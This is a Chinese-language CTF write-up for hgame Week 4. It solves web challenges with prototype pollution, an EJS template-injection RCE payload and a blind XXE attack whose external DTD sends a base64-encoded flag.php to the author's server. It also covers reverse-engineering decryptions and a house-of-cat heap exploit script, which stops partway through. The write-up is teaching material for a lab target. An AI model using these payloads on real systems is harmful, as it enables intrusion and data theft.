hgame Week4 wp by Zeroc

Web

Shared Diary

首先先审计一下源码，先看到有一个`merge`函数：


```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

并且过滤了`__proto__`，那么考虑应该是需要进行原型链污染的，继续看。

```
app.all("/login", (req, res) => {
    if (req.method == 'POST') {
        // save userinfo to session
        let data = {};
        try {
            merge(data, req.body)
        } catch (e) {
            return res.render("login", {message: "Don't pollution my shared diary!"})
        }
        req.session.data = data

        // check password
        let user = {};
        user.password = req.body.password;
        if (user.password === "testpassword") { // 修改了
            user.role = 'admin'
        }
        if (user.role === 'admin') {
            req.session.role = 'admin'
            return res.redirect('/')
        }else {
            return res.render("login", {message: "Login as admin or don't touch my shared diary!"})
        }
    }
    res.render('login', {message: ""});
```

```
});
```

第一个路由`/login`，首先会将我们传入的参数和`data`作为参数调用`merge`函数，然后检查`user.role`是否为`admin`，这里我们可以通过原型链污染来绕过，至于过滤了`__proto__`，我们使用`constructor.prototype`来绕过：



可以看到这里成功绕过了验证。


继续看：

```
app.all('/', (req, res) => {
    if (!req.session.data || !req.session.data.username || req.session.role !== 'admin') {
        return res.redirect("/login")
    }
    if (req.method == 'POST') {
        let diary = ejs.render(`<div>${req.body.diary}</div>`)
        req.session.diary = diary
        return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
    }
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
})
```

这是我们登录后来到的路由，这里会将我们传入的参数`diary`渲染到页面上，并且没有进行任何过滤。

在上周也有一道关于`ejs`模板的题目，我们利用拼接构造一个能够`RCE`的 payload 即可：

```
{"diary":"</div><%- process.mainModule.require('child_process').execSync('cat /flag') %><div>"}
```




`hgame{NOtice_prototype_pollution&&EJS_server_template_injection}`

Tell Me

查看源码获得`hint:./www.zip`，存在源码泄露，将源码下载后审源码。

首先知道 flag 是保存在 flag.php 中的：



首先看看`index.php`中的逻辑：

```
<script>
            function post(){
              var name = $("#name").val()
              var email = $("#email").val()
              var content = $("#content").val()
              console.log(name)
              console.log(email)
              console.log(content)

              if (name == "" || email == "" || content == ""){
                alert("name,email,content cannot be empty")
                return
              }

              var res = "<user><name>" + name + "</name><email>" + email + "</email><content>" + content + "</content></user>"
              console.log(res)

              $.ajax({
                url: "./send.php",
                type: "POST",
                contentType: "application/xml;charset=utf-8",
                data: res,
```

```
                    processData: false,
                    cache: false,
                    success: function(result){
                        $("#result").text(result)
                        setTimeout(function () {
                         document.getElementById("result").text = "";
                       },5000)
                    },
                    error: function (){
                      $("#result").text("something error occurred")
                      setTimeout(function () {
                        document.getElementById("result").text = "";
                      },5000)
                    }
                  })
                }
</script>
```

可以看到这是将我们输入的数据进行拼接后以 POST 的方式发送给`send.php`处理，并且这里发送数据的格式为`xml`，可以考虑进行`XXE`。

再看看 send.php：

```
<?php

if ($_SERVER["REQUEST_METHOD"] == "POST"){
    $xmldata = file_get_contents("php://input");
    if (isset($xmldata)){
        $dom = new DOMDocument();
        try {
            $dom->loadXML($xmldata, LIBXML_NOENT | LIBXML_DTDLOAD);
        }catch(Exception $e){
            $result = "loading xml data error";
            echo $result;
            return;
        }
        $data = simplexml_import_dom($dom);

        if (!isset($data->name) || !isset($data->email) || !isset($data->content)){
            $result = "name,email,content cannot be empty";
            echo $result;
            return;
        }

        if ($data->name && $data->email && $data->content){
            $result = "Success! I will see it later";
            echo $result;
            return;
        }else {
            $result = "Parse xml data error";
            echo $result;
            return;
        }
    }
```

```
}else {
    die("Request Method Not Allowed");
}

?>
```

这段代码逻辑就是使用`DOMDocument`类来加载我们 POST 的 XML 数据，并转换为一个`simplexml`对象，接着检查对象中的属性是否都存在，若存在则返回`Success`，可以看到这里并没有将 XML 数据解析的结果返回，也就是说我们无法获得回显，这里考虑使用 XXE 盲注。

这里我们可以通过引入我们服务器上特殊的恶意外部实体来进行攻击，具体可参考：https://xz.aliyun.com/t/3357#toc-5

服务器上的`evil.dtd`为：

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=flag.php">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://**.**.**.**:2333?p=%file;'>">
```

我们 POST 发送的 payload：

```
<?xml version="1.0"?>
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://**.**.**.**/evil.dtd">
%remote;%int;%send;
]>
<user>
    <name>1</name>
    <email>2</email>
    <content>3</content>
</user>
```

这个的执行流程为`%remote;%int;%send;`，即先从服务器上加载恶意 dtd 文件，然后`%int`解析`%file`将 flag.php 进行编码后拼接到请求，最后向服务器的 2333 端口发出请求，我们只需要在发送 payload 时监听 2333 端口即可：

```
→  html nc -lnvp 2333
Listening on 0.0.0.0 2333
Connection received on 120.26.163.152 3841
GET /?p=PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1hYZUJsMW5kMW5qZWN0aTBufSI7DQo/Pg== HTTP/1.0
```

`hgame{Be_Aware_Of_XXeBl1nd1njecti0n}`

Reverse

vm

一道 vm 逆向题，第一次做，纯靠动调调出来了，也没分析出来啥操作码和寄存器的结构，这里说明一下动调的过程。

```
qmemcpy(v5, sub_7FF7839B1000(v6), sizeof(v5));
qmemcpy(v7, v5, 36ui64);
for ( i = 0; i < 40; ++i )
  dword_7FF7839B5040[i] = getchar();
```

首先是一个初始化过程，然后输入 40 个字符。

接着进入函数`sub_7FF6A43E10B0`：

```
__int64 __fastcall sub_7FF7839B10B0(__int64 a1)
{
  while ( byte_7FF6A43E5360[*(unsigned int *)(a1 + 0x18)] != 0xFF )
    sub_7FF6A43E1940((_DWORD *)a1);
  return *(unsigned __int8 *)(a1 + 0x20);
}
```

这里的`byte_7FF6A43E5360`应该就是对应这操作码了，以及会将其中一些数据与我们的输入进行运算。

关键点在`sub_7FF7839B1940`函数中：

```
__int64 __fastcall sub_7FF7839B1940(_DWORD *a1)
{
  __int64 result;

  result = byte_7FF6A43E5360[a1[6]];
  switch ( byte_7FF6A43E5360[a1[6]] )
  {
    case 0u:
      result = sub_7FF6A43E10F0(a1);
      break;
    case 1u:
      result = sub_7FF6A43E1230(a1);
      break;
    case 2u:
      result = sub_7FF6A43E1380(a1);
      break;
    case 3u:
      result = sub_7FF6A43E14D0((__int64)a1);   // 加 减 乘 异或 左移后保留高两位 右移
      break;
    case 4u:
      result = sub_7FF6A43E17F0(a1);            // a0==a1则a8=0 a0!=a1则a8=1 计数器只加1 判断是否完成40个字节加密
      break;
    case 5u:
      result = sub_7FF6A43E1870(a1);            // 重置计数器
      break;
    case 6u:
      result = sub_7FF6A43E18F0(a1);            // a8==1则计数器加2 a8!=1则计数器加1
      break;
    case 7u:
      result = sub_7FF6A43E18A0(a1);
```

```
      break;
    default:
      return result;
  }
  return result;
}
```

这里写出了一些函数的作用，程序运行的逻辑是每次加密一个输入的字节，然后和一部分数据进行对比：

```
.data:00007FF6A43E5298 dd 4800h
.data:00007FF6A43E529C dd 0F100h
.data:00007FF6A43E52A0 dd 4000h
.data:00007FF6A43E52A4 dd 2100h
.data:00007FF6A43E52A8 dd 3501h
.data:00007FF6A43E52AC dd 6400h
.data:00007FF6A43E52B0 dd 7801h
.data:00007FF6A43E52B4 dd 0F900h
.data:00007FF6A43E52B8 dd 1801h
.data:00007FF6A43E52BC dd 5200h
.data:00007FF6A43E52C0 dd 2500h
.data:00007FF6A43E52C4 dd 5D01h
.data:00007FF6A43E52C8 dd 4700h
.data:00007FF6A43E52CC dd 0FD00h
.data:00007FF6A43E52D0 dd 6901h
```

这些也就是正确的 flag 加密后的数据了，那么接下来说明一下加密的步骤，步骤其实不复杂，自己动调跟一个字符的加密就能搞清楚。

首先程序中存在两个 key 数组，会在加密的时候用到：

```
.data:00007FF6A43E5108 dd 9Bh
.data:00007FF6A43E510C dd 0A8h
.data:00007FF6A43E5110 dd 2
.data:00007FF6A43E5114 dd 0BCh
.data:00007FF6A43E5118 dd 0ACh
.data:00007FF6A43E511C dd 9Ch
.data:00007FF6A43E5120 dd 0CEh
.data:00007FF6A43E5124 dd 0FAh
.data:00007FF6A43E5128 dd 2
.data:00007FF6A43E512C dd 0B9h
.data:00007FF6A43E5130 dd 0FFh
.data:00007FF6A43E5134 dd 3Ah
.data:00007FF6A43E5138 dd 74h
.data:00007FF6A43E513C dd 48h
.data:00007FF6A43E5140 dd 19h
.data:00007FF6A43E5144 dd 69h
```

```
data:00007FF6A43E51D0 dd 0C9h
data:00007FF6A43E51D4 dd 0A9h
data:00007FF6A43E51D8 dd 0BDh
data:00007FF6A43E51DC dd 8Bh
data:00007FF6A43E51E0 dd 17h
data:00007FF6A43E51E4 dd 0C2h
data:00007FF6A43E51E8 dd 6Eh
data:00007FF6A43E51EC dd 0F8h
data:00007FF6A43E51F0 dd 0F5h
data:00007FF6A43E51F4 dd 6Eh
data:00007FF6A43E51F8 dd 63h
data:00007FF6A43E51FC dd 63h
data:00007FF6A43E5200 dd 0D5h
data:00007FF6A43E5204 dd 46h
```

加密的逻辑即：

```
(pt + key1) ^ key2 = tmp
enc = tmp_low + tmp_high
```

也就是加上 key1 中对应的数后与 key2 中对应的数进行异或，再将高位和低位交换即完成了加密。

逆向一下这个过程即可：

```
key1 = [155, 168, 2, 188, 172, 156, 206, 250, 2, 185, 255, 58, 116, 72, 25,
105, 232, 3, 203, 201, 255, 252, 128, 214, 141, 215, 114, 0, 167, 29, 61,
153, 136, 153, 191, 232, 150, 46, 93, 87]
key2 = [201, 169, 189, 139, 23, 194, 110, 248, 245, 110, 99, 99, 213, 70,
93, 22, 152, 56, 48, 115, 56, 193, 94, 237, 176, 41, 90, 24, 64, 167, 253,
10, 30, 120, 139, 98, 219, 15, 143, 156]
enc = [0xca01, 0xa601, 0xde00, 0xa201, 0x0601, 0xd501, 0x2901, 0xd201,
0x8200, 0x4501, 0x3d01, 0xcf00, 0x0c00, 0xf800, 0x2300, 0xcd00, 0x8501,
0x5000, 0x1a01, 0x4f01, 0x5201, 0xec01, 0xb200, 0xaf01, 0x5c00, 0x6901,
0xfd00, 0x4700, 0x5d01, 0x2500, 0x5200, 0x1801, 0xf900, 0x7801, 0x6400,
0x3501, 0x2100, 0x4000, 0xf100, 0x4800]
flag = ""
for i, j, k in zip(enc, key1, key2):
    high = hex(i)[-2:]
    low = hex(i)[2:-2].rjust(2, '0')
    ct = int(high + low, 16)
    flag += chr((ct ^ k) - j)
print(flag)
#! hgame{yOur_rever5e_sk1ll_i5_very_gOod!!}
```

shellcode

一个用 Go 编写的程序，同样也是实现了对目录下一个文件的加密，这里关键在于动调到执行加密的关键代码后分析加密方法即可。

main 函数中进入`syscall_Syscall()`：

```
for ( j = 0LL; (__int64)j < (__int64)v9; j += 8LL )
{
  if ( j >= v9 )
    runtime_panicIndex();
  v49 = v8 + j;
  syscall_Syscall();                    // 进入这里
  v8 = v47;
  v9 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
}
```

接着进入`runtime_cgocall()`：

```
LABEL_6:
  ++*(_DWORD *)(*(_QWORD *)(v3 + 48) + 572LL);
  *(_QWORD *)(*(_QWORD *)(v3 + 48) + 304LL) = v3;
  *(_QWORD *)(v3 + 232) = *(_QWORD *)(v3 + 48);
  v11 = &off_9D7990;
  v5 = *(_QWORD **)(v3 + 48);
  v5[88] = v0;
  v5[89] = v1;
  v10 = v5;
  v5[90] = v2;
  runtime_cgocall();                    // 进入这里
  v8 = v10[91];
  runtime_unlockOSThread();
  return v8;
```

再进入`runtime_asmcgocall_abi0()`：

```
if ( v0 )
{
  v8 = v0;
  v7 = *(_QWORD *)(v2 + 48);
  ++*(_QWORD *)(v7 + 256);
  ++*(_DWORD *)(v7 + 264);
  **(_QWORD **)(v7 + 272) = 0LL;
  runtime_entersyscall();
  while ( _InterlockedCompareExchange((volatile signed __int32 *)(v7 + 816), 1, 0) )
    runtime_systemstack_abi0((__int64)&off_9D7968);
  *(_BYTE *)(v7 + 232) = 1;
  v6 = runtime_asmcgocall_abi0(v8, v1);       // 进这里
  *(_BYTE *)(v7 + 232) = 0;
  --*(_DWORD *)(v7 + 264);
  _InterlockedExchange((volatile __int32 *)(v7 + 816), 0);
  return (unsigned __int64)runtime_exitsyscall(v4, v5, v6) >> 32;
}
```

最后进入：

```
  if ( v0 == *v1 )
    return v6();
  ((void (__golang *)())gosave_systemstack_switch)();
  *v3 = v2;
  result = v4();                                // 进这里
  *(_QWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer = v0;
  return result;
}
```

然后动调可以分析汇编代码：

```
debug074:0000023054520000 push    rbp
debug074:0000023054520001 sub     rsp, 50h                      ; Integer Subtraction
debug074:0000023054520005 lea     rbp, [rsp+20h]                ; Load Effective Address
debug074:000002305452000A mov     [rbp+40h], rcx
debug074:000002305452000E mov     rax, [rbp+40h]
debug074:0000023054520012 mov     eax, [rax]
debug074:0000023054520014 mov     [rbp+0], eax
debug074:0000023054520017 mov     eax, 4
debug074:000002305452001C add     rax, [rbp+40h]                ; Add
debug074:0000023054520020 mov     eax, [rax]
debug074:0000023054520022 mov     [rbp+4], eax
debug074:0000023054520025 mov     dword ptr [rbp+8], 0
debug074:000002305452002C mov     dword ptr [rbp+0Ch], 0ABCDEF23h
debug074:0000023054520033 mov     dword ptr [rbp+10h], 16h
debug074:000002305452003A mov     dword ptr [rbp+14h], 21h ; '!'
debug074:0000023054520041 mov     dword ptr [rbp+18h], 2Ch ; ','
debug074:0000023054520048 mov     dword ptr [rbp+1Ch], 37h ; '7'
debug074:000002305452004F mov     dword ptr [rbp+20h], 0
```

这一段是在加载需要用到的密钥等。

```
debug074:0000023054520056 loc_23054520056:                      ; CODE XREF: debug074:00000230545200B6↓j
debug074:0000023054520056 mov     eax, [rbp+20h]
debug074:0000023054520059 cmp     eax, 20h ; ' '                ; Compare Two Operands
debug074:000002305452005C jnb     short loc_230545200B8         ; Jump if Not Below (CF=0)
debug074:000002305452005E mov     eax, [rbp+0Ch]
```

```
debug074:0000023054520061 add     eax, [rbp+8]                    ; Add
debug074:0000023054520064 mov     [rbp+8], eax
debug074:0000023054520067 mov     eax, [rbp+4]
debug074:000002305452006A shl     eax, 4                          ; Shift
Logical Left
debug074:000002305452006D add     eax, [rbp+10h]                  ; Add
debug074:0000023054520070 mov     edx, [rbp+8]
debug074:0000023054520073 add     edx, [rbp+4]                    ; Add
debug074:0000023054520076 xor     eax, edx                        ; Logical
Exclusive OR
debug074:0000023054520078 mov     edx, [rbp+4]
debug074:000002305452007B shr     edx, 5                          ; Shift
Logical Right
debug074:000002305452007E add     edx, [rbp+14h]                  ; Add
debug074:0000023054520081 xor     eax, edx                        ; Logical
Exclusive OR
debug074:0000023054520083 add     eax, [rbp+0]                    ; Add
debug074:0000023054520086 mov     [rbp+0], eax
debug074:0000023054520089 mov     eax, [rbp+0]
debug074:000002305452008C shl     eax, 4                          ; Shift
Logical Left
debug074:000002305452008F add     eax, [rbp+18h]                  ; Add
debug074:0000023054520092 mov     edx, [rbp+8]
debug074:0000023054520095 add     edx, [rbp+0]                    ; Add
debug074:0000023054520098 xor     eax, edx                        ; Logical
Exclusive OR
debug074:000002305452009A mov     edx, [rbp+0]
debug074:000002305452009D shr     edx, 5                          ; Shift
Logical Right
debug074:00000230545200A0 add     edx, [rbp+1Ch]                  ; Add
debug074:00000230545200A3 xor     eax, edx                        ; Logical
Exclusive OR
debug074:00000230545200A5 add     eax, [rbp+4]                    ; Add
debug074:00000230545200A8 mov     [rbp+4], eax
debug074:00000230545200AB mov     eax, 1
debug074:00000230545200B0 add     eax, [rbp+20h]                  ; Add
debug074:00000230545200B3 mov     [rbp+20h], eax
debug074:00000230545200B6 jmp     short loc_23054520056           ; Jump
```

这一段就是在进行加密了，动调可以对比每次操作后的寄存器的数据，可以发现实际上是进行了 tea 加密，将其还原为 C 代码如下：

```c
void encrypt_tea(unsigned int* c, unsigned int* k) {
    unsigned int c0 = c[0], c1 = c[1], delta = 0xABCDEF23;
    unsigned int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    int i = 0;
    unsigned int result = 0;
    unsigned int sum = delta;
    for(i = 0; i < 32; i++) {
        c0 += ((c1 << 4) + k0) ^ (c1 + sum) ^ ((c1 >> 5) + k1);
        c1 += ((c0 << 4) + k2) ^ (c0 + sum) ^ ((c0 >> 5) + k3);
        sum += delta;
    }
    c[0] = c0;
    c[1] = c1;
```

```
}
```

将`flag.enc`的内容读取根据加密逆推进行解密即可：

```
#include<stdio.h>
#include<stdlib.h>

void encrypt_tea(unsigned int* c, unsigned int* k) {
    unsigned int c0 = c[0], c1 = c[1], delta = 0xABCDEF23;
    unsigned int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    int i = 0;
    unsigned int result = 0;
    unsigned int sum = delta;
    for(i = 0; i < 32; i++) {
        c0 += ((c1 << 4) + k0) ^ (c1 + sum) ^ ((c1 >> 5) + k1);
        c1 += ((c0 << 4) + k2) ^ (c0 + sum) ^ ((c0 >> 5) + k3);
        sum += delta;
    }
    c[0] = c0;
    c[1] = c1;
}

void decrypt_tea(unsigned int* v, unsigned int* k) {
    unsigned int v0 = v[0], v1 = v[1], delta = 0xABCDEF23;
    unsigned int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    int i = 0;
    unsigned int sum = delta * 33;
    for(i = 0; i < 32; i++) {
        sum -= delta;
        v1 -= (sum + v0) ^ (k2 + (v0 << 4)) ^ (k3 + (v0 >> 5));
        v0 -= (sum + v1) ^ (k0 + (v1 << 4)) ^ (k1 + (v1 >> 5));
    }
    v[0] = v0;
    v[1] = v1;
}

int main() {
    unsigned int v[5][2] = {{0xe4b36920, 0x936924d0}, {0xa816d144,
0xaa82d5f5}, {0x3679f0da, 0x7f32fd06}, {0x3460c0d3, 0xb7214939},
{0xe57269a2, 0x836a51fa}};
    unsigned int k[4] = {0x16, 0x21, 0x2c, 0x37};
    int i = 0;
    printf("[");
    for(i = 0; i < 5 ; i++) {
        decrypt_tea(v[i], k);
        if(i == 4)
            printf("0x%x, 0x%x", v[i][0], v[i][1]);
        else
            printf("0x%x, 0x%x, ", v[i][0], v[i][1]);
    }
    printf("]");
    return 0;
}
```

```python
from Crypto.Util.number import *
pt = [0x6d616768, 0x68747b65, 0x315f7331, 0x68745f73, 0x75745f33, 0x73277574, 0x6d30685f, 0x72307765, 0x7d6b, 0x0]
flag = ""
for i in pt:
    flag += long_to_bytes(i).decode()[::-1]
print(flag)
#! hgame{th1s_1s_th3_tutu's_h0mew0rk}
```

Pwn

without_hook

题目流程和上周的题一样，但是 libc 版本更新为 2.36，在 2.34 中就已经移除了我们经常利用的 hook 函数的调用，那么这里考虑打 IO了，我这里是用的 house of cat，其他高版本的利用手法应该也行。参考：https://bbs.kanxue.com/thread-273895.htm

这篇文章中并没有对 FSOP 的方法进行详细的说明，而我们这题因为`stderr、stdin、stdout`都在 bss 段中，无法进行修改，所以只能考虑伪造`_IO_list_all`结构体进行攻击，至于覆写`_IO_list_all`的方法就是 large bin attack，在上周已经用到了，就不做详细说明了。

此外，这题开了沙箱，我们需要利用 orw 来读取 flag，这就需要将栈迁移至我们布置好的堆块上，这里需要利用 setcontext，在高版本中，setcontext 是由 rdx 来控制栈指针的，所以我们需要能够控制 rdx，而 house of cat 正好满足这一条件。

具体来说，house of cat FSOP 版的利用链为：

```
exit
   -->_IO_flush_all_lockp
      -->_IO_wfile_seekoff
         -->_IO_switch_to_wget_mode
```

这里我们可以看看`_IO_switch_to_wget_mode`的汇编代码：

```
pwndbg> disassemble _IO_switch_to_wget_mode
Dump of assembler code for function __GI__IO_switch_to_wget_mode:
   0x00007fe8571dd6e0 <+0>:     endbr64
   0x00007fe8571dd6e4 <+4>:     mov    rax,QWORD PTR [rdi+0xa0]
   0x00007fe8571dd6eb <+11>:    push   rbx
   0x00007fe8571dd6ec <+12>:    mov    rbx,rdi
   0x00007fe8571dd6ef <+15>:    mov    rdx,QWORD PTR [rax+0x20]
   0x00007fe8571dd6f3 <+19>:    cmp    QWORD PTR [rax+0x18],rdx
   0x00007fe8571dd6f7 <+23>:    jae    0x7fe8571dd718 <__GI__IO_switch_to_wget_mode+56>
   0x00007fe8571dd6f9 <+25>:    mov    rax,QWORD PTR [rax+0xe0]
   0x00007fe8571dd700 <+32>:    mov    esi,0xffffffff
   0x00007fe8571dd705 <+37>:    call   QWORD PTR [rax+0x18]
```

可以看到这里会根据 rdi 的值对 rax 以及 rdx 进行操作并且最后调用[rax+0x18]指向的函数，这里的 rdi 实际上就是`_IO_list_all`结构体的地址，经过我们的修改后，就是我们能控制的堆块地址，那么这里我们就能够通过控制 rax 来控制 rdx，并且让最后`call QWORD PTR [rax+0x18]`调用 setcontext，那么就完成了栈迁移，最后根据我们设计好的 rdx 来执行 orw 的 ROP 链。

那么这题的关键其实是在伪造`_IO_list_all`结构体上，在伪造前：

```
$1 = {
  file = {
    _flags = -72540025,
    _IO_read_ptr = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_read_end = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_read_base = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_write_base = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_write_ptr = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_write_end = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_buf_base = 0x7f72bcf8a703 <_IO_2_1_stderr_+131> "",
    _IO_buf_end = 0x7f72bcf8a704 <_IO_2_1_stderr_+132> "",
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x7f72bcf8a760 <_IO_2_1_stdout_>,
    _fileno = 2,
    _flags2 = 0,
    _old_offset = -1,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "",
    _lock = 0x7f72bcf8ba00 <_IO_stdfile_2_lock>,
    _offset = -1,
    _codecvt = 0x0,
    _wide_data = 0x7f72bcf89880 <_IO_wide_data_2>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = 0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7f72bcf865e0 <_IO_file_jumps>
}
```

这里的虚表我们需要劫持为`_IO_wfile_jumps+0x30`，这样就会在`_IO_flush_all_lockp`时调用`_IO_wfile_seekoff`。

我们伪造的`_IO_list_all`结构体：

```
$1 = {
  file = {
    _flags = 0,
    _IO_read_ptr = 0x511 <error: Cannot access memory at address 0x511>,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x1 <error: Cannot access memory at address 0x1>,
    _IO_save_base = 0x2 <error: Cannot access memory at address 0x2>,
    _IO_backup_base = 0x55e2293cd080 "",
    _IO_save_end = 0x7fe85719fb1d <setcontext+61> "H\213\242\240",
    _markers = 0x0,
```

```
    _chain = 0x0,
    _fileno = 0,
    _flags2 = 0,
    _old_offset = 0,
    _cur_column = 0,
    _vtable_offset = 0 '\000',
    _shortbuf = "",
    _lock = 0x55e2293cc000,
    _offset = 0,
    _codecvt = 0x0,
    _wide_data = 0x55e2293cb2c0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0,
    _mode = 1,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7fe8573510d0 <_IO_wfile_jumps+48>
}
```

其中可以根据 `_IO_switch_to_wget_mode` 的汇编代码中的偏移算出一些位置上的地址，以及一些需要绕过的检测可以在参考文章中了解。将堆块啥的布置好之后，我们执行 exit 函数即可读取 flag。

EXP：

```python
from pwn import *
from pwn import p64, u64
context(arch='amd64',os='linux',log_level='debug')
elfpath = './vuln'
libcpath = './libc.so.6'
ldpath = './ld-linux-x86-64.so.2'
elf = ELF(elfpath)
libc = ELF(libcpath)
ld = ELF(ldpath)

select = 0
if select == 0:
    p = process(elfpath)
else:
    p = remote('week-4.hgame.lwsec.cn', 30245)

# gdb.attach(p)
def add(index, size):
    p.sendlineafter(b'>', b'1')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendlineafter(b'Size: ', str(size).encode())

def dele(index):
    p.sendlineafter(b'>', b'2')
    p.sendlineafter(b'Index: ', str(index).encode())

def show(index):
    p.sendlineafter(b'>', b'4')
    p.sendlineafter(b'Index: ', str(index).encode())

```

```python
def edit(index, content):
    p.sendlineafter(b'>', b'3')
    p.sendlineafter(b'Index: ', str(index).encode())
    p.sendafter(b'Content: ', content)

#! 泄露libc基址
add(0, 0x500) #! fake_IO_addr
add(11, 0x500)
add(1, 0x510) #! large bin 1
dele(0)
show(0)
main_arena_offset = 0x1f6c60
leak_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc_base_addr = leak_addr - main_arena_offset - 96
print("[+]libc base address: " + hex(libc_base_addr))
_IO_list_all_addr = libc_base_addr + libc.sym['_IO_list_all']
print("[+]_IO_list_all address is: " + hex(_IO_list_all_addr))
